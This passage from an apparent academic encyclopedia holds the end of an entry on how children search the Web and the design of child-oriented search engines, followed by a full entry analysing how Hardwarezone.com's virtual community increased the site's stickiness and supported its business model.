Many studies (Bilal, 1998, 2000, 2001, 2002; Large, Beheshti, Nesset, & Bowler, 2004) have found that young students overwhelmingly turn to a relatively small number of search engines when seeking information on the Web: mainly Google, and to a lesser extent MSN, Yahoo, and Ask.Com (formerly, Ask Jeeves). All these retrieval tools, of course, were primarily designed to accommodate adult rather than young users who have very different cognitive abilities and affective responses when using information technologies as well as different information needs. Large, Beheshti, and Rahman (2002) identified four broad criteria by which Web search engines could be evaluated: goals, visual design, information architecture, and personalization.

The goal of most Web search engines is to find information as efficiently as possible by keyword searching or hierarchical subject browsing; there is no element of "fun" (games, quizzes, etc.) included that might provide the user with some diversion, if desired. Children themselves often point out, however, that motivation to use a search engine would be enhanced by such inclusions (Large, Beheshti, & Rahman, 2002), though there does not appear to be unanimity on this issue (Large, Nesset, Beheshti, & Bowler, 2004).

Children have many interesting comments to make about their preferred design characteristics when evaluating search engines relating to such matters as font sizes, graphics, animation, icons, vocabulary, layout, and color (Bilal, 2000; Large, Beheshti, & Rahman, 2002; Large, Nesset, Beheshti, & Bowler, 2004). Interestingly, young users, like their elderly counterparts, prefer large fonts that can be clearly read. The inclusion of graphics within the interface, and especially human or animal characters, tends to be popular, but the incorporation of animation effects is more controversial. Children like icons but only as long as they are meaningful to the concept being represented. The vocabulary employed throughout the search engine should be appropriate for the target age group. Screens should be clearly laid out so that the information can be readily identified. Neither the search nor the results display interfaces of most Web search engines reflect these young concerns. The former tend to be criticized for their dullness and the latter for their clutter.

At the heart of any Web search engine are its means of retrieving information, displaying results, and offering help when needed (its information architecture). A typical search engine provides keyword searching, and in many cases also the opportunity to browse hierarchically organized subject directories. Young people will avail themselves of both these approaches, but in addition may benefit from the opportunity to try other methods. For example, a team of grade-six students working with adult researchers designed a Web search engine to find information on Canadian history, and included alongside keyword searching and subject directories several other retrieval approaches: natural-language (full sentence) searches; alphabetical (A-Z) search on topics, and a scrolling timeline from which specific historical events could be located (Large, Beheshti, Nesset, & Bowler, 2004). The same students commented on the need to keep results displays short (no more than 10 results per screen) as well as meaningful in that they included a short description and subject headings from which relevance decisions could accurately be made. In terms of help features, the consensus among researchers is that the students want assistance but on the other hand they seldom or never, access any help provided (Large, Beheshti, & Moukdad, 1999). The explanation for this apparent contradiction is that the kind of help currently offered by search engines is, in fact, "unhelpful." Young people demand context-sensitive help that is clearly focused upon their specific problem and provides a solution to it. Ideally, of course, they would like a help facility that offers them the correct answer. Furthermore, given their often limited spelling and typing skills, any keyword-based information retrieval system that does not incorporate spell-checking routines is unlikely to serve well its young users.

The final evaluation criterion, personalization, appears to be as popular with elementary school students as it is absent from "adult" search engines. They would like the opportunity to personalize various aspects of the search engine's interface, including graphics, color, and icon design (Large, Beheshti, & Rahman, 2002). This design criterion, of course, is related to the first criterion discussed above in that personalization is one way of enhancing the fun and motivational aspects of a search engine.

In response to the problems children potentially can encounter when using "adult" Web search engines, a number of engines have been specifically designed for use by children. Examples include *Ask for Kids* (formally, *Ask Jeeves for Kids*), *KidsClick*, *Lycos Zone*, and *Yahooligans!*. Yet very few children appear to know of the existence of these engines, let alone use them. Several researchers have both observed children while using such search engines and have invited their critiques of them (Bilal, 1998; Bilal 2000, 2001, 2002; Large, Beheshti, & Rahman, 2002). These studies suggest that children's search engines are subject to many of the drawbacks (such as inadequate help features, lack of personalization, restriction to subject hierarchy and keyword searching, cluttered and confusing display of results) commonly encountered in their adult equivalents. Where they do differ, (for example in the use of color, graphics, and icons) they nonetheless often invited criticisms from their young users (Large, Beheshti, & Rahman, 2002).

One response to this problem has been to involve children themselves in designing information retrieval systems intended for their age group. A leading figure in this approach has been Druin (2002) and her colleagues at the University of Maryland, who applied what she has termed Cooperative Inquiry to work with intergenerational teams to design several information technologies. Of particular note is her International Children's Digital Library that provides access to the full text of over 1500 children's books from around the world (Druin, 2005; Druin, Bederson, Weeks, Farber, Grosjean, Guha, et al., 2003). The interface is colorful, readable, and offers a variety of search approaches rarely found in "adult" equivalents, such as the means to find books according to their length (short, medium, and long), the color of their covers, and the kinds of main characters (animals, children). Large and his colleagues at McGill University have pursued a similar approach in their Bonded Design, where again groups of young students worked alongside adults to reach a consensus on the design features of Web portals relating to layout, retrieval tools, personalization features, and so forth (Large, Beheshti, Nesset, & Bowler, 2003; Large, Nesset, Beheshti, & Bowler, 2006). These portals subsequently were evaluated by elementary school students and received very favorable responses (Large, Beheshti, Nesset, & Bowler, 2006).

INFORMATION LITERACY SKILLS

There are two conceptually separate ways of retrieving information: searching and browsing. They both can present users, and especially young users, with problems. Within the educational context, the young student is often presented with an imposed information need by the teacher (Gross, 2000) which could range from finding information, say, about Canadian animals in winter to a much narrower context such as the habitat of the otter. Unless the students are given keywords by the teacher with which to search, the first and most difficult task is to convert the information needed into one or more concepts. Such a process is not intuitive but must be learned (Kail, 2004). The next stage is to convert the concepts into actual keywords or phrases that can be used in the search and to assemble them into a search strategy. Unless the resulting search returns zero hits (improbable in the Web context) the student must next evaluate the result displays and decide whether or not to view the actual Web sites. In either case, a decision must be made whether to modify the strategy in order to achieve more satisfactory results or to terminate the search session. How in practice do elementary school students cope with these challenges?

Schacter, Chung, and Dorr (1998) observed fifth- and sixth-grade students as they searched for information to solve two complex problems, one well-defined and the other ill-defined. It confirmed previous research (Borgman, Hirsh, Walter, & Gallagher, 1995; Hirsh, 1997; Kuhlthau, 1991; Large, Beheshti, Breuleux, & Renaud, 1994; Marchionini, 1989) "that children are reactive searchers who do not systematically plan or employ elaborated analytic search strategies." Bilal (2000, 2001, 2002) examined how grade-seven students used Yahooligans! to find information for an assigned, fact-based search task, an assigned research search task, and a fully self-generated search task. Overall she found that the students tended to query the system in natural language (despite the fact that Yahooligans! only expects keywords), generated their queries using either too broad or too specific concepts, initiated new searches when confronting an error in spelling rather than attempting to correct the spelling mistake, ignored "next" links when examining the search result pages, and skimmed the search result pages, usually exploring only the first links appearing at the top of the list (see also Bilal, 1998). On the specific tasks, (Bilal, 2000) most children adopted a keyword searching approach and tended to use the most concrete concept to form a search query. She attributed the children's limited degree of success to the complexity of the task, their inadequate level of research skills, their tendency to seek specific answers, their inadequate knowledge of how to use the Yahooligans! search engine, poor navigational skills, and the inadequacies of the Yahooligans! system design itself.

Large and Beheshti (2000a, 2000b) found that grade-six students had difficulties generating search terms to articulate their information need in a manner that would retrieve relevant information from the Web. But students' information-seeking skills improved with experience (see also Lawless, Mills, & Brown, 2002). For the most part, however, students' searches were unplanned, demonstrating a lack of strategic thinking (Bowler, Large, & Rejskind, 2001).

Hirsh (1999) examined the search strategies and relevance criteria employed by elementary school students when seeking information on the Web for a class project. She found them to be very impatient (often aborting a potentially useful search if a Web site took too long to download), and did not keep track of how they searched for information. This meant that they spent a great deal of time attempting (often unsuccessfully) to recreate a successful search. Wallace, Kupperman, Krajcik, and Soloway (2000) also conducted a study of grade-six children searching the Web for information for a classroom assignment. They found that the students used simple and repetitive keywords, and despite the exploratory nature of the Web did not stray far from their latest list of search results. They seemed to prefer to find immediate answers to their questions rather than explore more generally a topic. This finding is confirmed by Large, Beheshti, Nesset, and Bowler (2006) who report that students often prefer an "in and out" approach when seeking information on the Web.

An alternative to the keyword search is browsing subject hierarchies or following hyperlinks. Many studies (Bilal, 1998, 2000, 2001, 2002; Large & Beheshti, 2000a, 2000b; Large, Beheshti, & Moukdad, 1999; Schachter, Chung, & Dorr, 1998; Watson, 1998) report that children seem to prefer overwhelmingly browsing strategies to searching strategies, probably because the former requires less cognitive effort on their part, recognition being easier than recall. Furthermore, they may be more successful when employing browsing techniques than when using keyword searching.

Browsing, however, is not free from problems. In particular, children can encounter navigational problems when following links and may quickly become disoriented. For example, Bilal (2000, 2001, 2002) in her work with grade-seven students attributes the many looped searches and hyperlink paths (indicative of difficulties with memory recall) to disorientation and cognitive overload caused by the nature of the Internet environment. Furthermore, Large, Beheshti, Nesset, and Bowler (2006) found that browsing is the preferred student strategy only when it is straightforward to select the top-level entry point into the taxonomic structure, and then again at each succeeding level through the hierarchy to identify the appropriate entry (term).

One approach to the provision of information literacy skills for students is the Big6™ program developed by Eisenburg and Berkowitz. This series of six steps—task definition, information seeking strategies, location and access, use of information, synthesis and evaluation—emphasizes the importance of information literacy skills in problem-solving and decision making (The Big6).

CONTENT

A cursory comparison of a book written for adults on a certain topic and its child equivalent would reveal enormous differences in such things as writing style, scope, detail, and content. The same can be said of the Web. A site designed primarily for adults is unlikely to prove very satisfactory for young students should they have the misfortune to retrieve it. As Large, Beheshti, and Rahman (2002) state, "the Web should not be seen as an information source in itself but more of a gateway to millions of information sources from millions of information providers, each having their own way of organizing information for retrieval, and almost all intended to be used by adults." Indeed, letting children loose on the Web is a little like sending them to the Library of Congress rather than their local school library.

Several researchers have found that children are very quick to accept any Web page that seems even remotely relevant to their information need rather than continue their search to locate a more appropriate resource. Hirsh (1999), for example, found that elementary school students thought little about the authority of the information retrieved, preferred finding graphics to text, and were very impatient, often aborting a potentially useful search if a Web site took too long to download (see also Bowler, Large, & Rejskind, 2001; Kafai & Bates, 1997). Large and Beheshti (2000a, 2000b) found that students often had to "translate" the content into their own syntax and vocabulary because it was not written with a young audience in mind. Furthermore, in many cases the Web provided too detailed information, or else required the students to select and merge data from several different sites.

Search engines designed for young users, whether operational or experimental, provide access to information preselected (normally by human indexers) in terms of content, vocabulary, and syntax, for their target audience, but the price paid for this careful selection is a very limited database of Web page links. As soon as children want to search more broadly for information they must resort to regular search engines that have not employed such a selection policy and that are unable to identify those pages that are intended for and appropriate for children.

FUTURE TRENDS

Research suggests that young users need a retrieval system with tools and mechanisms that not only offer contextual support but also would encourage them to continue using the system. Furthermore, to prevent children from experiencing anxiety through perceived information overload or lack of control, an information retrieval system should empower the young user by offering features such as visual aesthetics (as seen through children's eyes) conceptual and linguistic clarity, compatibility with the task, comprehensibility, consistency, controllability, familiarity, flexibility, predictability, simplicity, and responsiveness (Galitz, 2002). In order to continue to engage the young user the information system should also include some "fun" aspects. Indeed, "children are strong in their declaration that they expect to have fun using technology" (Shneiderman, 2004) and they often link the idea of fun to challenges, social interaction, and control over their world (Druin & Inkpen, 2001). One suggestion to accomplish this is a Search Pal that provides context-sensitive help while displaying appropriate emotions (Beheshti, Bowler, Large, & Nesset, 2005).

Virtual reality systems that encourage browsing may also provide an alternative to conventional search engines. Because virtual reality environments have been shown to be a highly effective means of teaching and transferring knowledge (particularly historical information) and can have a strong motivational impact (Bricken, 1991), and because browsing is a visual activity, familiar metaphors may be utilized and presented in three-dimensional virtual reality systems to increase their value.

CONCLUSION

Students from a young age now are required to assemble information in order to complete their class assignments. To do this they turn to a variety of sources that include printed and audio-visual materials, but they also increasingly select digital resources, and above all Web sites. In attempting to find information from the Web, however, these students often encounter one or more barriers. The search engines they use typically have been designed explicitly or implicitly for adults and do not necessarily meet the cognitive and affective needs of children. The children can encounter difficulties in selecting and spelling keywords to undertake a search, or navigating through subject hierarchies in a browsing mode, revising where necessary an initial search strategy, and judging the relevance of displayed hits. Finally, they may fail to locate Web pages that contain information appropriate for their age level. More positively, solutions to these three problems are being sought: information systems designed specifically for children by children are responding to their unique needs, the importance of imparting information literacy skills to young students is being recognized, and slowly more suitable content for young readers is appearing on the Web. By such means the Web can become an even more valuable repository of information for young students.

REFERENCES

Beheshti, J., Bowler, L., Large A., & Nesset, V. (2005). Towards an alternative information retrieval system for children. In A. Spink & C. Cole (Eds.), *New directions in cognitive information retrieval* (pp. 139-165). Dordrecht: Springer-Verlag.

Big6 Associates. *The Big Six: Information skills for student achievement*. Retrieved April 24, 2007, from http://www.big6.com/

Bilal, D. (1998). Children's search processes in using World Wide Web search engines: An exploratory study. In *ASIS '98: Proceedings of the 61st ASIS Annual Meeting: Information Access in the Global Information Economy* (pp. 45-53), Pittsburgh, PA. Medford, NJ: Information Today.

Bilal, D. (2000). Children's use of the Yahooligans! Web search engine: I. Cognitive, physical, and affective behaviors of fact-based search tasks. *Journal of the American Society for Information Science*, *51*(7), 646-665.

Bilal, D. (2001). Children's use of the Yahooligans! Web search engine: II. Cognitive and physical behaviors on research tasks. *Journal of the American Society of Information Science and Technology*, *52*(2), 118-136.

Bilal, D. (2002). Children's use of the Yahooligans! Web search engine. III. Cognitive and physical behaviors on fully self-generated search tasks. *Journal of the American Society for Information Science and Technology*, *53*(13), 1170-1183.

Bjorklund, D.F. (2000). *Children's thinking: Developmental function and individual differences* (3rd ed.). Belmont, CA: Wadsworth.

Borgman, C., Hirsh, S., Walter, V., & Gallagher, A.L. (1995). Children's searching behavior on browsing and keyword online catalogs: The Science Library Catalog project. *Journal of the American Society for Information Science*, *46*(9), 663-684.

Bowler, L., Large, A., & Rejskind, G. (2001). Primary school students, information literacy and the Web. *Education for Information*, *19*, 201-223.

Bricken, M. (1991). *No interface to design. Cyberspace: The first steps*. Cambridge, MA: MIT Press.

Druin, A. (2002). The role of children in the design of new technology. *Behaviour and Information Technology*, *21*(1), 1-25.

Druin, A. (2005). What children can teach us: Developing digital libraries for children with children. *Library Quarterly*, *75*(1), 20-41.

Druin, A., Bederson, B.B., Weeks, A., Farber, A., Grosjean, J., Guha, M.L., et al. (2003). The International Children's Digital Library: Description and analysis of first use. FirstMonday, 8(5). Retrieved April 24, 2007, from http://www.firstmonday.org/issues/issue8_5/druin/index.html

Druin, A., & Inkpen, K. (2001). When are personal technologies for children? *Personal and Ubiquitous Computing*, *5*(3), 191-194.

Galitz, W.O. (2002). *The essential guide to user interface design: An introduction to GUI design principles and techniques* (2nd ed.). New York: Wiley.

Gross, M. (2000). The imposed query and information services for children. *Journal of Youth Services in Libraries*, 10-17.

Hirsh, S.G. (1997). How do children find information on different types of tasks? Children's use of the Science Library Catalog. *Library Trends*, *45*(Spring), 725-745.

Hirsh, S.G. (1999). Children's relevance criteria and information seeking on electronic resources. *Journal of the American Society for Information Science*, *50*(14), 1265-1283.

Kafai, Y., & Bates, M. (1997). Internet Web-searching instruction in the elementary classroom: Building a foundation for information literacy. *School Library Media Quarterly*, *25*(2), 103-111.

Kail, R.V. (2004). *Children and their development* (3rd ed.). Upper Saddle River, NJ: Pearson Education.

Kuhlthau, C.C. (1991). Inside the search process: Information seeking from the user's perspective. *Journal of the American Society of Information Science*, *42*(5), 361-371.

Large, A., & Beheshti, J. (2000a, May 28-30). Primary school students' reaction to the Web as a classroom resource. In A. Kublik (Ed.), *Dimensions of a global information science: Proceedings of the 28th Annual Conference for the Canadian Association for Information Science, Edmonton, Alberta*. Retrieved April 24, 2007, from http://www.cais-acsi.ca/proceedings/2000/large_2000.pdf

Large, A., & Beheshti, J. (2000b). The Web as a classroom resource: Reactions from the users. *Journal of* *the American Society for Information Science, 51*(12), 1069-1080.

Large, A., Beheshti, J., & Breuleux, A. (1998). Information seeking in a multimedia environment by primary school students. *Library & Information Science Research*, *20*(4), 343-376.

Large, A., Beheshti, J., Breuleux, A., & Renaud, A. (1994). Multimedia and comprehension: A cognitive study. *Journal of the American Society for Information Science*, *45*(7), 515-528.

Large, A., Beheshti, J., & Moukdad, H. (1999, October 31-November 4). Information seeking on the Web: Navigational skills of grade-six primary school students. In *ASIS 1999: Knowledge: Creation, Organization and Use: Proceedings of the 62nd ASIS Annual Meeting* (pp. 84-97), Washington, DC. Medford, NJ: Information Today.

Large, A., Beheshti, J., Nesset, V., & Bowler, L. (2003, October 19-22). Children as designers of Web portals. In M.J. Bates & R.J. Todd (Eds.), *ASIST 2003: Humanizing information technology: From ideas to bits and back: Proceedings of the 66th ASIST Annual Meeting* (pp. 142-149), Long Beach, CA. Medford, NJ: Information Today.

Large, A., Beheshti, J., Nesset, V., & Bowler, L. (2004). Designing Web portals in intergenerational teams: Two prototype portals for elementary school students. *Journal of the American Society for Information Science and Technology*, *55*(13), 1150-1154.

Large, A., Beheshti, J., Nesset, V., & Bowler, L. (2006, November 3-8). *Web portal design guidelines as identified by children through the processes of design and evaluation. In Information Realities: Shaping the Digital Future for All:* Proceedings of the 69th ASIS&T Annual Meeting, Austin, Texas. Silver Springs, MD: American Society for Information Science and Technology. Retrieved April 24, 2007, from http://eprints.rclis.org/archive/00008034/

Large, A., Beheshti, J., & Rahman, T. (2002). Design criteria for children's Web portals: The users speak out. *Journal of the American Society for Information Science and Technology*, *53*(2), 79-94.

Large, A., Nesset, V., Beheshti, J., & Bowler, L. (2004). Criteria for children's Web portals: A comparison of two studies. *Canadian Journal of Information and Library Science*, *28*(4), 45-72.

Large, A., Nesset, V., Beheshti, J., & Bowler, L. (2006). "Bonded Design": A novel approach to the design of new technologies. *Library and Information Science Research*, *28*, 64-82.

Lawless, K.A., Mills, R., & Brown, S.W. (2002). Children's hypertext navigation strategies. *Journal of Research on Technology in Education*, *34*(3), 274-284.

Marchionini, G. (1989). Information-seeking strategies of novices using a full-text electronic encyclopedia. *Journal of the American Society for Information Science*, *40*(1), 54-66.

Oliver, R. (1996). The influence of instruction and activity on the development of skills in the usage of interactive information systems. *Education for Information*, *14*, 7-17.

Piaget, J. & Inhelder, B. (1969). *The psychology of the child.* New York, NY: Basic Books.

Basic Books.

Schacter, J., Chung, G., & Dorr, A. (1998). Children's Internet searching on complex problems: Performance and process analysis. *Journal of the American Society for Information Science*, *49*(9), 840-849.

Shneiderman, B. (2004). Designing for fun: How can we design user interfaces to be more fun? *Interaction*, *11*(5), 48-50.

Wallace, R.M., Kupperman, J., Krajcik, J., & Soloway, E. (2000). Science on the Web: Students online in a sixth-grade classroom. *Journal of the Learning Sciences*, *9*(1), 75-104.

Watson, J.S. (1998). "If you don't have it, you can't find it." A close look at students' perceptions of using technology. *Journal of the American Society for Information Science*, *49*(11), 1024-1036.

KEY TERMS

Browse: To look through an information collection, such as a library, a library catalog, or a database, in order to locate items of interest. In the context of the Web, to look for information, often in a serendipitous fashion, by navigating through subject hierarchies (directories) or by following hypertext links embedded in pages.

Information Literacy: The knowledge and skills required to find information to answer a specific need. These include the ability to identify relevant information resources, locate information within them, and critically evaluate that information in the light of the expressed need. An example of a program to promote information literacy is the Big6™.

Information Retrieval: The processes, methods, and procedures involved in finding information from a data file, which now is typically a digital catalog, index, database, or the entire Web. The objective is to find all information relevant to the particular need while excluding all information that is irrelevant to that need.

Search: A systematic attempt to locate information in a library, catalog, database, or the entire Web in a purposeful way. The search takes advantage of the fact that the information has been organized in some fashion to facilitate its retrieval.

Search Engine: A computer software tool that enables users to locate information on the Web by entering keywords or phrases (often called natural-language searching) in order to retrieve pages including those terms, or by navigating through a hierarchy of subject terms in a directory in order to find pages that a human indexer (normally) has assigned to those subjects.

Virtual Reality: A digital environment that simulates the visual appearance of three-dimensional reality and allows users to navigate this space in order to undertake tasks of some kind. In the context of information retrieval this would be to locate discrete items of information.

Enhancing E-Commerce through Sticky Virtual Communities

Sumeet Gupta
National University of Singapore, Singapore

INTRODUCTION

Virtual communities (VCs) are places on the Web where people can find and then electronically 'talk' to others with similar interests. VCs primarily act as coffee shops, where people come and meet each other rather than focusing on content or commerce (Gupta & Kim, 2004). Still there are commercial ones where people can conduct transaction, auction, and commerce. The concept of a virtual community was born in 1993 when the Internet was first established in the United States (Rheingold, 1993). Today, virtual communities are more than just a means of connecting individuals and organisations. Today VCs acts as a business model employed by the digital economy for generating income, primarily through advertising (Reinhard & Wolkinger, 2002).

Although virtual communities are still widely popular today, accounting for 84% of the Internet usage in 2002 (Horrigan, 2002), no one has yet agreed on a common definition for the term (Schoberth & Schrott, 2001). Schubert and Ginsberg (2000) defines a virtual community as a shared semantic space where individuals and organisations come together regularly to share common interests and values electronically. The definition varies depending upon the purpose served by the Web site. Based on a comprehensive research, Gupta and Kim (2004) developed a definition based on essential elements of a virtual community and define VC as a groups of like-minded strangers who interact predominantly in cyberspace to form relationships, share knowledge, have fun, or engage in economic transactions (Gupta & Kim, 2004).

VCs play a bigger role in many aspects of a member's life, from forming and maintaining friendships and romantic relationships, to learning, forming opinions, purchasing, and consuming products and services (Hagel & Armstrong, 1997). VCs are also ideal tools for **e-commerce**, marketing, knowledge building, and e-learning activities. Particularly, VCs add value by providing repeated points of contact which increase the stickiness of the Web site (Laudon & Traver, 2003). People love to interact on Internet and by facilitating their interaction users can be retained on site. The longer they are on site the greater are the chances of making the sale. How do these VCs exactly increase the stickiness of the Web site and how do they add business value to the Web site? To answer these questions we will visit hardwarezone.com (Appendix 1), a Singapore based virtual community which has been phenomenally successful since its inception. But before that we will briefly review the concept of stickiness.

CONCEPT OF STICKINESS

Various definitions emerge characterising stickiness of a Web site and therefore it would be worthwhile to understand what exactly stickiness is. Various researchers describe stickiness in quantitative terms (such as time spent online in a given time period and number of repeat visits paid by customers) and qualitative terms (such as ability of a Web site to retain customers, usefulness of the site, and increase in switching costs). To clearly understand the concept of stickiness, therefore, we should look into why we need stickiness in the first place. The basic problem with an Internet Web site is that it does not guarantee the return of a customer. Keeping the customers on the site is important to increase the popularity of the site especially when it comes to e-commerce and e-business. A sticky Web site is one which is able to retain customers or members for a length of time. Now whether to measure stickiness qualitatively or quantitatively depends on the context under consideration. For Web sites obtaining revenues from advertising, it is important that the customer stays at the site for a long period of time as to be exposed to the advertisement. For Web sites obtaining revenues from transaction, it is important that the customer repeatedly visits the Web site, though it is desirable that the customer completes the transaction in as minimum clicks as possible.

In an e-commerce environment (e.g., an online store) the goal of increasing stickiness is that the customers complete transactions in the store and pay repeat visits to the store. However, in an e-commerce environment where one-click transactions are marketing strategies to attract customers, quantitative measures of stickiness such as length of visit could be deceptive. Similarly, measuring stickiness by another quantitaive measure, such as repeat visits, could be deceptive as a customer may pay repeat visits but may not perform the transaction. Repeat visits can be measured by server logs but whether the customer intends to perform the transaction cannot be so measured. Also, there are a number of lurkers and information gatherers who browse the Web site. Therefore, the number of repeat visits or the number of visitors as obtained from server logs does not give an idea of stickiness of the Web site.

Therefore, it is important that we measure the intention of a customer to stick to the Web site and perform transaction. This will give the actual stickiness of a Web site linked to its performance. This view is supported by many researchers. Turban and King (2002) define stickiness as a characteristic describing customer loyalty to a site. This represents the perspective of the customer. Stickiness of a Web site can also be defined in terms of its antecedents as a Web site that is easy to use, meaningful, and personalised to individual users' preferences that it encourages them to visit often and complete transactions. The different antecedents of stickiness chosen here also represent the perspective of the customer. For the purpose of this article, we will stick to the qualitative aspect of stickiness which in simple tems refers to the ability of a Web site to retain customers.

HARDWAREZONE.COM: A SUCCESS STORY

Hardwarezone.com (HWZ), a Singapore based virtual community, was established in June 1998 with a capital of only SGD $1,000. Today, its net assets have blossomed to SGD $2 million (Tan & Tan, 2005). According to Alexa, a Web traffic ranking service, the number of page views per month for HWZ shot dramatically from 16 million in 1998 to 35 million in 2005 (Tan & Tan, 2005). On top of that, HWZ's forum statistics indicated a total of 224,572 members as of February 2006, more than double the number in 2002. Clearly, HWZ has been very successful over these years. What then are the factors that contribute to its success? How did it survive the dot-com crisis while many others did not?

INCREASING HWZ'S STICKINESS THROUGH VC


Exploitation of Network Effect

One of the critical success factors of HWZ's virtual community was network effect (Figure 1). As more people registered to become members of HWZ's forum, the virtual community of HWZ grew. The growing community means more content for HWZ and hence greater value of the virtual community. This in turn, made the HWZ virtual community more attractive to new users. The increase in members in turn generated more content, and thus a virtuous cycle for the virtual community was formed. HWZ managed to exploit this network effect by quickly building up its member base through free content (it obtained revenue through advertising).

Availability of Proprietary, Up-to-Date and Localised Content

One of the differentiating factors that drew users to HWZ was the proprietary product reviews. HWZ provided reviews on products that were tested in its own hardware testing labs. The content available within

Figure 1. The network effect at HWZ



the community was also highly relevant and localised. For instance, a member of the community could easily find out the nearest repair centre for their faulty Siemens mobile phone with a quick forum posting. At the same time, content found within the HWZ forum was up-to-date and even 'real time' in the form of field reports of computer fairs. Such rich content within the HWZ community is a strong attraction for members to constantly visit the forums for updates.

Recognition of Opinion Leaders and Fostering of Community Spirit

Another success factor of HWZ was the strong sense of community being nurtured among their users. Opinion leaders, who frequently led discussions within the forums, were identified and given recognition, in the form of moderator privileges and freebies (Tan & Tan, 2005). This, in turn, strengthened their loyalty towards the community and further encouraged them to contribute to the forum. As result of active participation, some forum members attained reputation among fellow community members. The sense of achievement and recognition served as an intrinsic motivator for these prolific forum posters to continue their involvement with the community. Lastly, their reputation served as a **lock-in** mechanism to the virtual community. Members were also encouraged to participate more actively, by enhancing the interactivity within the discussion forum. Forum moderators usually replied quickly to discussions which encouraged members to contribute more actively to the discussion threads. Furthermore, social gatherings such as forum outings were organised by HWZ to further strengthen the social bond among members. Lastly, feedback from community members was taken very seriously by HWZ and moderators were quick to respond to any queries by members. As such, members felt they have a significant influence on the direction of the virtual community and subsequently gained a sense of ownership and loyalty to the community.

Catering to Niche Interests of Members

Another critical success factor of HWZ was the presence of niche interest threads within the community. As a result of member feedback, niche interest threads such as 'Apple Clinic,' 'Networking Clinic,' and 'Digital Art' were created. Dedicated subforums were set up to cater to the gradually evolving interests of members, and this in turn generated more in-depth and specific content which helped to keep existing members within the community, and at the same time, drew in new members who were interested in these niche areas of interest.

HWZ's success story clearly brings out the role of its virtual community in increasing its stickiness. The niche focus, catering to the interest of the members, sense of belongingness to the community, and interesting content, are some of the important elements for any virtual community to increase the stickiness of the Web site. Moreover, the **revenue model** of HWZ was unique and self-perpetuating. Usually VCs where members have to contribute fees or some form of money are not usually successful in bringing critical mass.

HOW HWZ'S STICKY VC ENHANCES ITS BUSINESS MODEL

HWZ employs a hybrid revenue model which includes advertising, subscription, and affiliate referral fees. It faces intense competition from other Web sites for the same revenue dollars from advertisers. HWZ's VC plays an important role in maintaining its competitive advantage and ensuring its viability over the long run. There are several ways in which HWZ's VC has helped HWZ in enhancing its business model as described below.

Strengthening HWZ's Brand Name

HWZ's virtual community allowed the Web site to become a fast and convenient one-stop destination for information and updates on IT related matters. Through the positive network effect, its large user base played an important role in strengthening its brand name through 'word-of-mouth' advertising. Attracting more users is important to a community provider model as its viability depends heavily on the critical mass of users. High user traffic and a strong brand name increase its ability to attract companies to advertise on its Web site. Being highly popular among techies and IT enthusiasts, companies such as HP and BenQ are interested in advertising their products on HWZ's Web site, bringing in advertising revenue for HWZ.

Providing an Additional Source of Revenue

HWZ's VC brought a stable source of revenue to HWZ through the subscription fees paid by its loyal members (for privileges and dedicated access to its servers). At the same time, HWZ was able to leverage on its VC in its off-line ventures, such as the publication of *Hardware Magazine* (*HWM*). With strong support from the HWZ community, HWZ was able to sell the magazine easily and further increase its brand reach. The HWM magazine enabled HWZ to earn an additional source of revenue through advertising fees and sales. In addition, HWZ made use of cross-promotion strategies to increase its revenues. HWZ heavily promotes *HWM* in its Web site and vice versa, resulting in a cyclic reinforcement. The complementary content induces members to access both mediums, resulting in greater revenues for the company.

Being a Source of Customer Information

HWZ's virtual community served as a cost-effective source of consumer data for HWZ. HWZ gathered feedback and suggestions from its virtual communities for ideas to improve on the content of its magazines. The exchange of experiences within the community provided useful information which HWZ could share with its advertisers. For example, it is common for virtual community members to share their product experiences in the discussion forums. In addition, the virtual community served as a useful tool for informing members about new products. This increased the reach of advertisers thus attracting more companies to advertise on HWZ's Web site. HWZ's VC thus changed from a traditional information-based interface to a profit-making advertising-based interface.

Extend Business Model and Operations

HWZ took advantage of its large user base and strong brand name to seek out new business opportunities. It extended its business model and set up other virtual communities, such as carma.com for automobile enthusiasts which attracted car agencies to advertise on its Web sites. HWZ also set up a virtual community for people who have strong interests in digital imaging and photography (www.photoi.org) and published the *PHOTOVIDEOi* magazine. HWZ's virtual community consisted of members not only from Singapore but also from nearby countries. This has enabled HWZ to venture into overseas markets and replicate its success in Singapore. Currently, it has set up operations in Singapore, Malaysia, Thailand, Philippines, and Australia (Hardwarezone, 2005).

CONCLUSION

From the discussion on HWZ we can assert that content, community, and niche focus are key elements for a successful VC. Moreover such VCs should be aligned with the strategies of the Web site. Such VCs would help the Web site to enhance its business and revenue model and strengthen its brand name. At the core of success of VCs is the fact that they can provide real-time response to the members. Although there are certain drawbacks in being involved in an online community, as such, the rise in membership is a testament to its increasing acceptance into the society. The number of users has been predicted to increase especially over the next few years when even more activities and transactions are going to take place over the Internet. With the advent of newer technology, perhaps new business models will also emerge in the near future, possibly changing the way the society is going to work, live, and play.

REFERENCES

Gupta, S., & Kim, H.W. (2004). Virtual community: Concepts, implications, and future research directions. In *Proceedings of the Tenth Americas Conference on Information Systems*, New York.

Hagel, J., & Armstrong, A. (1997). *Net gain: Expanding markets through virtual communities.* Cambridge: Harvard Business School Press.

Hardwarezone. (2005). Retrieved November 11, 2007, from http://advertising.hardwarezone.com/aboutus.shtml

Horrigan, J.B. (2001). Online communities: Networks that nurture long-distance relationships and local ties. *The Pew Internet and American Life Project.*

Laudon, K.C., & Traver, C.G. (2003). *E-commerce: Business, technology and society*. Boston: Addison-Wesley.

Reinhard, F., & Wolkinger, T. (2002). Customer integration with virtual communities. In *Proceedings of the 36th Hawaii International Conference on System Sciences*. IEEE Computer Society.

Rheingold, H. (1993). *The virtual community.* Cambridge, MA: MIT Press.

Schoberth, T., & Schrott, G. (2001). Virtual communities. *Wirtschaftsinformatik, 43*, 517-519.

Schubert, P., & Ginsburg, M. (2000). Virtual communities of transaction: The role of personalization in electronic commerce. *Electronic Markets, 10*(1), 45-55.

Tan, C.C., & Tan, G.W. (2005). Hardwarezone: A Singaporean success story. *International Journal of Cases on Electronic Commerce, 1*, 37-53.

